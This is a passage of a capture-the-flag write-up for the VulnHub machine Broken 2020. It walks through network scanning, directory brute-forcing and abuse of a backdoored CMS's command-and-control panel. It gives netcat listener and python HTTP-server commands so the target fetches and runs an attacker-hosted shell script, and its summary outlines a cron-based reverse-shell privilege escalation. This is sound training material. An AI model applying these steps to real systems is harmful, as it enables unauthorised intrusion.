> For the complete documentation index, see [llms.txt](https://kchuene.gitbook.io/offsec-docs/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://kchuene.gitbook.io/offsec-docs/vulnhub-writeups/broken-2020-1-by-eusecuinfo.md).

# Broken 2020: 1, by EuSecuinfo

A boot to root challenge. Consisting of four flags spread across the machine, the final flag being root. Initial access is beginner level, but escalation is intermediate.

{% embed url="<https://www.vulnhub.com/entry/broken-2020-1,470/>" %}

## Approach Summary

#### Information

* Basic identification of target using netdiscover.
* Scan target for open port using nmap.

#### Analysis

* Perform directory listing on HTTP service with ffuf to discover `cms` directory.
* Open website in browser

#### Exploitation

* Install TrustMeCMS backdoor.
* Setup reverse shell listener with netcat for `cms` payload and gain initial access.

#### Privilege Escalation

* Upload reverse shell payload to globally writable and privileged folder to replace `log.py` script owned by `Alice`.
* Setup reverse shell listener for privileged cron job execution of `log.py` payload.
* Exploit privileged cron job of root ownedd `backup.py` script to archive `root` folder contents with  and gain `root` flag.

Hi there. In this writeup we'll be going through the vulnhub machine called Broken 2020, uploaded by EuSecuinfo.&#x20;

## Phase 1: Discovery


Since this is a small subnet, we'll go ahead and start by identifying our target's IP. Let's first get ours with the ifconfig command, take note of the subnet mask `255.255.255.0`.

```
ifconfig
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2Frnu23FuS8TCO42IAEMAQ%2Fimage.png?alt=media&amp;token=f1146267-8fd0-453c-bc77-e3f42aa9d3d4" alt=""><figcaption><p>Attacker IP</p></figcaption></figure>

Having gotten our IPv4 address and subnet mask, which is `255.255.255.0` (meaning we only need to discover `x` for `192.168.56.x`) we will discover live hosts with `netdiscover`.

```
sudo netdiscover -i eth0 -r 192.168.56.1/24
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FmmoDv4NwBM12Eatp4e6G%2Fimage.png?alt=media&amp;token=dcc19c10-c69e-4c3f-bd73-69aa8f06d9b2" alt=""><figcaption></figcaption></figure>

In this case `192.168.56.100` is our attacker machine (supposed to display `192.168.56.111`); identifying all Virtualbox VMs by `PC Systemtechnik GmbH` our target is thus 192.168.56.115.

Next we want to see what points of entry in terms of open ports are on the target. We do this with a stealthy SYN scan (`-sS`) on all ports (`-p-`) using nmap.

```
sudo nmap -sS -p- 192.168.56.115
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2Fv97V8dkfq2KpibhEFAGU%2Fimage.png?alt=media&amp;token=4647d640-ff36-44d5-ac08-3df556c5309e" alt=""><figcaption></figcaption></figure>

{% hint style="info" %}
A SYN scan initiates a handshake by sending a <mark style="color:blue;">**SYN**</mark> packet (Hi, Can I connect?) to the destination port, if the service responds with an <mark style="color:blue;">**ACK**</mark> packet (Hi, You can connect!) then the port is ready to receive connections and so assumed to be open.
{% endhint %}


Now that we know which ports are open, we can focus our efforts on these ports with deeper scans. We will gather information about the open ports and their services with a version scan and run default enumeration scripts against them.

```
nmap -sV -sC -p 22,80 192.168.56.115
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FzGCig8GRnud4G7eSM0UB%2Fimage.png?alt=media&amp;token=bc20f0ee-53a2-4f0d-9875-fa7e2ced3d42" alt=""><figcaption></figcaption></figure>

From a quick `searchsploit` scan the versions didn't seem vulnerable. But we at least know the applications behind the services `Apache` and `OpenSSH`, so we know what common files and directories associated with these applications we can look for.


Next we explore the services individually, and start with HTTP by visiting the website at the target's IP in our browser.

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2F4O4SZWUBBi1kPFKDqMeP%2Fimage.png?alt=media&amp;token=a37d2f6a-1db0-4f0a-8591-4da0dd89fc8e" alt=""><figcaption></figcaption></figure>


Looks like the site is under maintenance. One of the scans we'll run on the HTTP service is a bruteforce of the directory listing (the contents of the website's directory). We do this with `ffuf`.

{% code overflow="wrap" %}

```
ffuf -u http://192.168.56.115/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -ic -c
```

{% endcode %}

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FBqDXa8IqiCrHJhIXMARn%2Fimage.png?alt=media&amp;token=63c9611e-c612-41cd-9886-9ef265929d97" alt=""><figcaption></figcaption></figure>

An interesting find is the `/cms` directory, the rest are just common directories so we'll explore our find first.

## Phase 2: Installing TrustMeCMS backdoor and using C2 panel for Initial Access



Navigating to `http://192.168.56.115/cms/` we find a web-based installation wizard for `TrustMeCMS` (could this be their new CMS). We follow the instructions and just press ***"install"***.

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FmsVxvcnlPXWFIFZKWeAB%2Fimage.png?alt=media&amp;token=169fd9cd-2e0d-490c-a012-19c83393c50d" alt=""><figcaption></figcaption></figure>

*"Oooops, something went wrong."* You might realize that that's the kind of response you'll get when you click on a malicious link and the payload has already executed.&#x20;


The link ***"go here"*** on the next page leads to the website's index page (home), so we follow.

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FqKOkEgQLMV2ttXqAoxlD%2Fimage.png?alt=media&amp;token=9fe079ab-335b-4931-9944-65fb5e1e2466" alt=""><figcaption></figcaption></figure>

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2F7GGFMOoY2LbPlV4IVfpV%2Fimage.png?alt=media&amp;token=5e225ee1-954f-49bb-9069-176b3895f62a" alt=""><figcaption></figcaption></figure>


The CMS turns out to have been malicious and has defaced the site, surely this is not all it did right.

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FlWHFp2q9Pw1KBfXhVr6P%2Fimage.png?alt=media&amp;token=fa25bf3f-d64f-408a-bfcc-a10acc0adb53" alt=""><figcaption></figcaption></figure>


Upon getting the first flag, we notice upon scanning the `/cms` folder to get a listing of the cotents

{% code overflow="wrap" %}

```
ffuf -u http://192.168.56.115/cms/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -ic -c
```

{% endcode %}

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FWJp3eFGCVfhgxa0gyQ82%2Fimage.png?alt=media&amp;token=52fa2eef-762e-4100-b6a6-20b714741686" alt=""><figcaption></figcaption></figure>


that a directory `cc` appears. When visiting the directory, as the name implies, we find a Command and Control panel that was likely installed by the cms.

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FPFyR64fmKMjIsKG0TXwa%2Fimage.png?alt=media&amp;token=a92f7049-d287-4855-9662-5766ab3a4a06" alt=""><figcaption></figcaption></figure>

Specifying the *"IP:PORT for the C\&C Server"* likely means that this machine will try to connect back to a C\&C server (and maybe with a shell) so we setup a `netcat` listener on our attacker machine

```
nc -lvp 3517
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2Fbo94PSyhmqxXYjUcNiV8%2Fimage.png?alt=media&amp;token=9ab32f55-39d0-4ce1-b5e7-0f0ace2c4870" alt=""><figcaption></figcaption></figure>


After specifying the IP:PORT and submitting the form, the machine does indeed connect back to our listener

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FMCPSVxTV997gU08jkRX6%2Fimage.png?alt=media&amp;token=c7d66444-4d5f-4603-a0a9-88bf56fd2302" alt=""><figcaption></figcaption></figure>

But it connects with a `GET` request for the resource `bb2229ef3d4caad8fbf1307d9d53e6ce.sh` and because we don't have such a file the process failed

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2Fw8VpMfQLcjlLaviYTwjf%2Fimage.png?alt=media&amp;token=7804c03c-e5aa-45f4-b5df-ae8c61fe0ad2" alt=""><figcaption></figcaption></figure>

So, let's go ahead and create the bash script and put some sampling commands to see what's will happen

```
touch bb2229ef3d4caad8fbf1307d9d53e6ce.sh
mousepad bb2229ef3d4caad8fbf1307d9d53e6ce.sh
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FsH0N3MSItFX0VKzCbni4%2Fimage.png?alt=media&amp;token=d27ef6c6-6998-423e-aefa-c9e728151205" alt=""><figcaption></figcaption></figure>

Then we host the file with a python http server

```
python -m http.server 3517
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FmSugKitAmBZg6zWQsXqO%2Fimage.png?alt=media&amp;token=00195633-25e0-49be-9716-9afaaaf9e46f" alt=""><figcaption></figcaption></figure>

